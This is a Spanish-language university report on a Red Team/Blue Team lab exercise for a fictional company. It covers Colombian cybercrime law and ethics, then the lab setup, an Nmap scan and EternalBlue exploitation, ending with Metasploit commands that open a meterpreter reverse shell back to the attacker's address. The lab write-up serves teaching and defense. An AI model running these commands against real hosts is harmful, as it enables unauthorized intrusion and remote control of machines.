Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Harold Wilber Arévalo Benavides

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El presente informe técnico evalúa las capacidades operativas de SecureNova Labs mediante un ejercicio de simulación de ciberseguridad. (Abomhara & Køien, 2015). La fase de Red Team reveló la criticidad de la vulnerabilidad EternalBlue (MS17-010) (Symantec, 2022), una falla en el protocolo SMBv1 del Host-A (Win7-MV1), que se explotó exitosamente con Metasploit. Esta intrusión demostró la eficacia del movimiento lateral (pivoting). (FireEye, 2020; Rashid & Burns, 2020), comprometiendo posteriormente al Host-B. En contraste, la respuesta del Blue Team se centró en la contención inmediata a través del aislamiento de la red para mitigar la propagación. (Cranor, 2019; ENISA, 2021). Las estrategias de defensa post-incidente incluyen medidas de Hardening rigurosas (Kampanakis, 2021; IEEE, 2022), enfocadas en la aplicación de los Controles CIS (Center for Internet Security [CIS], 2024) y la implementación de un sistema SIEM para el monitoreo proactivo. Se resalta la necesidad de distinguir los roles del Blue Team (defensa continua) del CSIRT/CERT (gestión de crisis). En conclusión (Balozian & Leidner, 2017), los hallazgos demuestran que la seguridad debe ser un proceso continuo, respaldado por la aplicación rigurosa de la Ley 1273 de 2009 y una inversión estratégica en detección temprana y resiliencia operativa. El éxito del Red Team expuso la necesidad urgente de fortalecer la postura defensiva interna.

***Palabras clave*:** BlueTeam, hardening, pivoting, RedTeam, SIEM.

Abstract

This technical report assesses the operational capabilities of SecureNova Labs through a comprehensive cybersecurity simulation exercise (Abomhara & Køien, 2015). The Red Team phase critically exposed the EternalBlue (MS17-010) vulnerability (Symantec, 2022), a flaw in the SMBv1 protocol on Host-A (Win7-MV1), which was successfully exploited using Metasploit. This intrusion demonstrated the effectiveness of lateral movement (pivoting) (FireEye, 2020; Rashid & Burns, 2020), subsequently compromising Host-B. Conversely, the Blue Team response focused on immediate containment through network isolation to mitigate propagation (Cranor, 2019; ENISA, 2021). Post-incident defense strategies include rigorous Hardening measures (Kampanakis, 2021; IEEE, 2022), focusing on applying CIS (Center for Internet Security [CIS], 2024) Controls and implementing a SIEM system for proactive monitoring. The necessity of distinguishing Blue Team roles (continuous defense) from the CSIRT/CERT (crisis management) is highlighted. Findings conclusively (Balozian & Leidner, 2017), demonstrate that security must be an ongoing process, supported by the strict adherence to regulations like Ley 1273 de 2009 and strategic investment in early detection technologies and operational resilience. The Red Team's success exposed the urgent need to strengthen the internal defensive posture.

***Keywords*:** BlueTeam, hardening, pivoting, RedTeam, SIEM.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue Team (Equipo Azul):

El equipo de defensa interno de una organización, responsable de mantener la postura de seguridad, endurecer los sistemas, detectar y responder a incidentes.

CSIRT/CERT Computer Security Incident Response Team (o Computer Emergency Response Team):

Se enfoca en la respuesta reactiva y la gestión de crisis tras la confirmación de un incidente de seguridad.

EternalBlue (MS17-010):

Vulnerabilidad crítica de ejecución remota de código en el protocolo Server Message Block v1 (SMBv1) de Windows, explotada en el ejercicio Red Team.

Hardening (Endurecimiento):

Proceso de asegurar un sistema operativo o aplicación al reducir su superficie de ataque mediante la eliminación de servicios innecesarios, la aplicación de parches y la configuración estricta de políticas de seguridad.

Pivoting:

Técnica utilizada por un atacante para utilizar un sistema comprometido (Host-A) como un punto de salto (pivote) para atacar otros sistemas internos (Host-B) a los que no tenía acceso directo.

Red Team (Equipo Rojo):

El equipo que simula ser un adversario real, empleando tácticas, técnicas y procedimientos (TTPs) avanzados para evaluar la eficacia de los controles de seguridad de una organización.

SIEM (Security Information and Event Management):

Un sistema centralizado que recopila, normaliza y analiza registros de eventos de seguridad de diversas fuentes para la detección de amenazas y la gestión de incidentes

Introducción

En un entorno donde las amenazas digitales evolucionan con rapidez, la ciberseguridad se ha convertido en un componente indispensable para garantizar la continuidad operativa y la protección de los activos críticos de una organización. SecureNova Labs no es ajena a este desafío, por lo cual el presente informe analiza de manera integral las capacidades ofensivas y defensivas evaluadas durante el seminario especializado mediante ejercicios basados en metodologías Red Team y Blue Team.

A lo largo del laboratorio se realizaron simulaciones realistas que permitieron identificar vulnerabilidades, evaluar la eficacia de los controles actuales y medir la capacidad de respuesta ante un ataque. El uso de técnicas como la explotación de EternalBlue, el movimiento lateral y la creación de persistencia demostró brechas significativas que requieren atención inmediata. Del mismo modo, se evaluó la respuesta del Blue Team mediante acciones de contención, monitoreo, análisis de eventos y correlación de indicadores.

Este análisis se enmarca en el cumplimiento del marco legal colombiano, especialmente la Ley 1273 de 2009, y en los principios éticos que regulan el ejercicio profesional en ciberseguridad. Bajo estos lineamientos, el informe integra hallazgos, análisis y propuestas de mejora orientadas a fortalecer la resiliencia de SecureNova Labs frente a amenazas reales. (Congreso de Colombia, 2009)

Justificación

La elaboración de este informe se justifica en la necesidad estratégica de SecureNova Labs de evaluar de manera precisa su postura de seguridad ante un panorama de amenazas cada vez más sofisticado. La metodología Red Team & Blue Team permite replicar técnicas de ataque realistas y medir la capacidad de detección, respuesta y recuperación de la organización.

En el plano técnico, el ejercicio permitió documentar la explotación efectiva de la vulnerabilidad MS17-010 y las técnicas de pivoting utilizadas para comprometer múltiples hosts. Estos hallazgos facilitan la priorización de medidas de hardening y la adopción de controles de seguridad basados en estándares reconocidos como los CIS Controls.

Desde el enfoque organizacional y legal, este informe responde a un requerimiento institucional dentro del proceso de evaluación de capacidades profesionales, garantizando que las actividades se hayan ejecutado bajo los lineamientos éticos y normativos establecidos por la Ley 1273 de 2009. (Center for Internet Security, 2024)

En conjunto, esta justificación respalda la importancia del informe como herramienta para orientar decisiones que fortalezcan la seguridad, aumenten la capacidad de resiliencia y reduzcan los riesgos de compromiso en SecureNova Labs. (Congreso de Colombia, 2012)

Objetivos

Objetivo General

Presentar un informe técnico integral que relacione los hallazgos críticos de las actividades de Red Team y Blue Team, y que proponga un conjunto de recomendaciones estratégicas y de Hardening para SecureNova Labs, con el fin de robustecer su resiliencia ante futuros ataques cibernéticos y asegurar el cumplimiento normativo.

Objetivos Específicos

Detallar la cadena de ataque del Red Team, identificando la vulnerabilidad explotada y el procedimiento de movimiento lateral.

Argumentar las acciones de respuesta inmediata y contención del Blue Team ante el ataque, incluyendo el aislamiento del host comprometido (NIST, 2018).

Establecer un conjunto de medidas de Hardening basadas en estándares de la industria (ej. CIS Controls) para mitigar las vulnerabilidades identificadas.

Analizar las implicaciones del marco normativo colombiano (Ley 1273 y Ley 1581) en las operaciones de ciberseguridad.

Desarrollo del Informe

Marco Legal y Ético en Ciberseguridad

La práctica profesional en ciberseguridad debe operar bajo un marco normativo claro que garantice la legalidad y la ética en el manejo de los sistemas de información. En Colombia, la Ley 1273 de 2009 constituye la regulación principal, al tipificar los delitos informáticos y establecer límites precisos sobre el acceso, la interceptación y la manipulación de datos. Esta normativa exige que cualquier actividad de pruebas de penetración cuente con autorización formal, delimitada y verificable.

De manera complementaria, la Ley 1581 de 2012 y el Decreto 1377 de 2013 regulan el tratamiento legítimo de datos personales. (Congreso de la República de Colombia, 2012), lo que implica que tanto las actividades de análisis como las evidencias generadas durante un ejercicio Red Team–Blue Team deben proteger la privacidad y la confidencialidad de la información procesada

En el plano ético, el Código de Ética del COPNIA (Acuerdo 002 de 2015) establece principios de responsabilidad, transparencia y confidencialidad que el profesional de ciberseguridad debe respetar en todo momento. Estos lineamientos aseguran que las capacidades técnicas no se utilicen fuera de los parámetros autorizados y que las acciones ejecutadas respondan a un propósito legítimo de protección organizacional.

El desarrollo del ejercicio en SecureNova Labs se enmarca dentro de estos lineamientos, aplicando tácticas ofensivas y defensivas bajo un entorno controlado y con el objetivo de fortalecer la postura de seguridad de la organización. (European Union Agency for Cybersecurity, 2021)

Análisis ético y legal de un acuerdo laboral en el contexto de la ciberseguridad

Este informe examina un caso que revela serias irregularidades dentro de un proceso de contratación relacionado con funciones de ciberseguridad, así como las implicaciones de un incidente real de ciberespionaje corporativo (Krebs, 2018). Ambos escenarios muestran cómo malas prácticas administrativas y técnicas pueden vulnerar la legislación vigente y, al mismo tiempo, contradecir los principios éticos que deben regir a cualquier profesional del área.

Durante la revisión de un acuerdo laboral se identificaron fallas significativas que ponen en duda su validez jurídica y su coherencia ética. El documento fue elaborado por un abogado previamente cuestionado por malas prácticas y no recibió una revisión rigurosa por parte de la gerencia. Como consecuencia, el contrato presentaba vacíos, cláusulas ambiguas y condiciones que podrían afectar la protección legal del trabajador. A esto se sumó la presión ejercida sobre los aspirantes para firmar rápidamente, sin tener claridad sobre los alcances del cargo ni sobre las responsabilidades asignadas. Incluso se utilizaron pruebas técnicas y exigencias que implicaban acceso a información interna sin soporte normativo, una práctica totalmente improcedente en procesos de selección.

Una situación especialmente grave fue identificada en el Anexo 3, donde aparecían cláusulas que contradecían la Ley 1273 de 2009, normativa que sanciona los delitos informáticos en Colombia. Entre estas se encontraba la prohibición de reportar actividades sospechosas relacionadas con espionaje digital o uso indebido de datos; la obligación de guardar silencio ante información obtenida ilegalmente, como interceptaciones no autorizadas; y, de forma aún más preocupante, una exoneración total de responsabilidad penal para la empresa en actividades que, por su naturaleza, podrían constituir delito. Tales estipulaciones entran en conflicto directo con disposiciones asociadas a accesos abusivos, interceptación de comunicaciones, uso de

herramientas maliciosas, violación de datos personales y suplantación digital. (Congreso de la República de Colombia, 2009)

Desde el punto de vista ético, aceptar un cargo bajo estas condiciones compromete la integridad profesional. La ciberseguridad implica responsabilidad social, transparencia y protección activa de la información. Un profesional que se vea obligado a operar en un entorno sin garantías legales, o donde se toleran actividades ilícitas, queda expuesto a riesgos reputacionales, disciplinarios e incluso penales.

Este análisis se complementa con un caso documentado de la empresa para auditar sistemas de comunicación gubernamentales. Durante la auditoría, miembros del equipo accedieron sin autorización a información clasificada y posteriormente la comercializaron en la darknet. Este comportamiento, además de ilegal, representa una traición directa a la confianza del cliente y evidencia el uso indebido de capacidades técnicas. El caso también mostró fallas como manipulación de datos, incumplimiento contractual y una postura engañosa frente a los entes de control. (FireEye, 2020)

Para evitar situaciones similares, es indispensable que las organizaciones definan límites claros en el acceso a la información, incluyan cláusulas de confidencialidad bien estructuradas, fortalezcan la trazabilidad de las acciones técnicas y exijan compromisos éticos explícitos a cada integrante del equipo. Cuando se detecten irregularidades, la respuesta debe incluir la rescisión de contratos, la activación de los mecanismos legales correspondientes, auditorías externas y una coordinación estrecha con entidades de ciberseguridad.

Casos de esta naturaleza no solo afectan la protección de la información: también generan impactos estratégicos, institucionales y políticos, debilitando la confianza de los usuarios y comprometiendo la soberanía digital del país (Congreso de la República de Colombia, 2008). Por

ello, la ética y el marco legal deben ser pilares fundamentales en cualquier actividad relacionada con la ciberseguridad.

Laboratorio de Red Team: Penetración y Movimiento Lateral (Táctica Ofensiva)

El laboratorio reproduce un escenario realista de compromiso de red, donde el Red Team actúa como un adversario externo con capacidades avanzadas. El objetivo principal fue evaluar qué tan factible es comprometer los hosts internos de SecureNova Labs partiendo desde un punto de acceso inicial vulnerable.

El enfoque metodológico siguió la lógica de los marcos Cyber Kill Chain y MITRE ATT&CK, iniciando con reconocimiento activo, validación de vectores de ataque, explotación remota, elevación de privilegios, movimiento lateral y consolidación del acceso mediante persistencia. Esta estructura permite identificar fallas tanto en controles preventivos como en mecanismos de detección. (MITRE, 2023) (Hutchins et al., 2011)

A nivel táctico, el ataque se centró en la explotación de la vulnerabilidad MS17-010 (EternalBlue) sobre sistemas Windows 7 desactualizados, una falla ampliamente documentada que permite ejecución remota de código a través de SMBv1. Su explotación exitosa generó acceso privilegiado, facilitó el movimiento lateral hacia otro host de la red y permitió la creación de un usuario administrador persistente.

Fase de Reconocimiento y Descubrimiento de Superficie de Ataque


La fase inicial del ejercicio de Red Team se centró en la creación y verificación del ambiente de laboratorio, un paso fundamental para asegurar la replicabilidad de la prueba y la correcta asignación de roles de red (NIST, 2020)

Configuración del Ambiente

El entorno de pruebas fue montado en VirtualBox, utilizando un diseño de red que simula un segmento perimetral y uno interno para el movimiento lateral.

Figura 1

Virtualbox con MV instaladas




Nota. La Figura 1 ilustra la configuración inicial de las tres máquinas virtuales (MV) utilizadas en VirtualBox: Parrot OS (Atacante), Win7-MV1 (Host-A, sistema objetivo) y Win7-MV2 (Host-B, objetivo interno). Esta configuración base establece el contexto de la prueba.

Asignación de Direcciones IP y Segmentos de Red

El Host-A (Win7-MV1) fue configurado como un host Dual-Homed para conectar las dos redes. Se procedió con la asignación de direcciones IP fijas a cada adaptador, iniciando por el segmento perimetral

Figura 2


Asignación IP 192.168.0.48 en MV1 de W7(Adaptador 1)



Nota. Para el Adaptador 1 (Red 0, segmento perimetral), la Figura 2 muestra la asignación de la dirección IP 192.168.0.48 en Win7-MV1. Esta IP es crucial ya que es el punto de entrada inicial para el atacante.

Figura 3


Asignación IP 10.10.10.9 en MV1 de W7(Adaptador 2)



Nota. Para el Adaptador 2 (Red 1, segmento interno), la Figura 3 documenta la asignación de la dirección IP 10.10.10.9 en Win7-MV1. Este segmento se utiliza posteriormente para la técnica de pivoting y la explotación del Host-B

Figura 4


Asignación IP 10.10.10. en Win7-MV2 en Red1



Nota. La Figura 4 presenta la asignación de la dirección IP de la red interna 10.10.10.x al Win7-MV2 (Host-B). Esta configuración confirma la creación de la Red 1.

Figura 5

Asignación y verificación de la Dirección IP 192.160.0.30 en Parrot OS (Red0)




Nota La Figura 5 documenta la asignación y verificación de la Dirección IP 192.160.0.30 en Parrot OS (Atacante) en la Red 0, asegurando que se encuentre en el mismo segmento del punto de entrada (Adaptador 1 de Host-A).

Verificación de la Conectividad

Una vez configuradas todas las interfaces de red, se realizaron pruebas de PING para verificar la conectividad entre los hosts, asegurando que el ataque pudiera progresar

Figura 6


Ping de Parrot SO a MV1



Nota. La Figura 6 presenta el resultado exitoso del comando PING ejecutado desde Parrot OS hacia Win7-MV1 (192.168.0.48). Este PING verificó la conectividad del atacante con el host objetivo.

Figura 7


PING desde Win7-MV1 a Parrot OS



Nota. De manera recíproca, la Figura 7 muestra la verificación de la conexión bidireccional mediante el PING exitoso desde Win7-MV1 hacia Parrot OS.

Figura 8

PING desde Win7-MV1 a Win7-MV2



Nota. La Figura 8 documenta la prueba de conectividad crítica dentro del segmento interno (Red 1): el PING exitoso desde Win7-MV1 a Win7-MV2. Este resultado confirma que el movimiento lateral será factible una vez comprometido el Host-A.

Transición al Mapeo de Vulnerabilidades


Nmap (Network Mapper)

Como herramienta de código abierto, Nmap desempeña un papel central en los procesos de reconocimiento durante una prueba de penetración (European Union Agency for Cybersecurity [ENISA], 2021). A través del envío de sondas de red y la evaluación de las respuestas, permite detectar equipos activos, servicios expuestos y configuraciones del sistema. Estas capacidades —incluyendo la identificación de puertos, sistemas operativos y vulnerabilidades asociadas— son claves para el análisis táctico de los equipos Red Team (NMAP Project, 2024) (Abomhara & Køien, 2015)

Durante el desarrollo del Laboratorio se realizó un escaneo completo de puertos con Nmap sobre la máquina 192.168.0.48, lo que permitió identificar que el host estaba activo, ejecutando Windows 7 Professional SP1 y con servicios críticos expuestos, especialmente los puertos 135, 139 y 445 asociados a RPC y SMB. El descubrimiento del puerto 445 abierto fue clave, ya que este servicio permite confirmar la presencia de la vulnerabilidad MS17-010 (EternalBlue). Además, se observaron múltiples puertos dinámicos propios del manejo interno de Windows, lo cual es normal en este tipo de sistemas. Con esta información, Metasploit verificó que el equipo era efectivamente vulnerable, dejando listo el entorno para proceder con la explotación y obtener acceso remoto mediante un payload tipo Meterpreter.

Figura 9

Escaneo de la Red – Nmap 192.168.0.48



Nota. Se realiza un escaneo rápido a la Red0 y de acuerdo a la respuesta, se pueden observar puertos abiertos, para el laboratorio se explotará el Puerto 445 dado que está abierto en Host-

A/Host-B y también que nos muestre Servicios SMB identificados.

Explotación del Host-A mediante MS17-010 (RED TEAM)

Identificada la vulnerabilidad, se utiliza Metasploit Framework para preparar un módulo de explotación específico

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.0.48

set LHOST 192.168.0.30

set PAYLOAD windows/x64/meterpreter/reverse_tcp

exploit

El resultado fue la apertura de una sesión Meterpreter, lo que confirma ejecución remota de código sobre el host vulnerable. (Metasploit, 2025) (Microsoft, 2017).

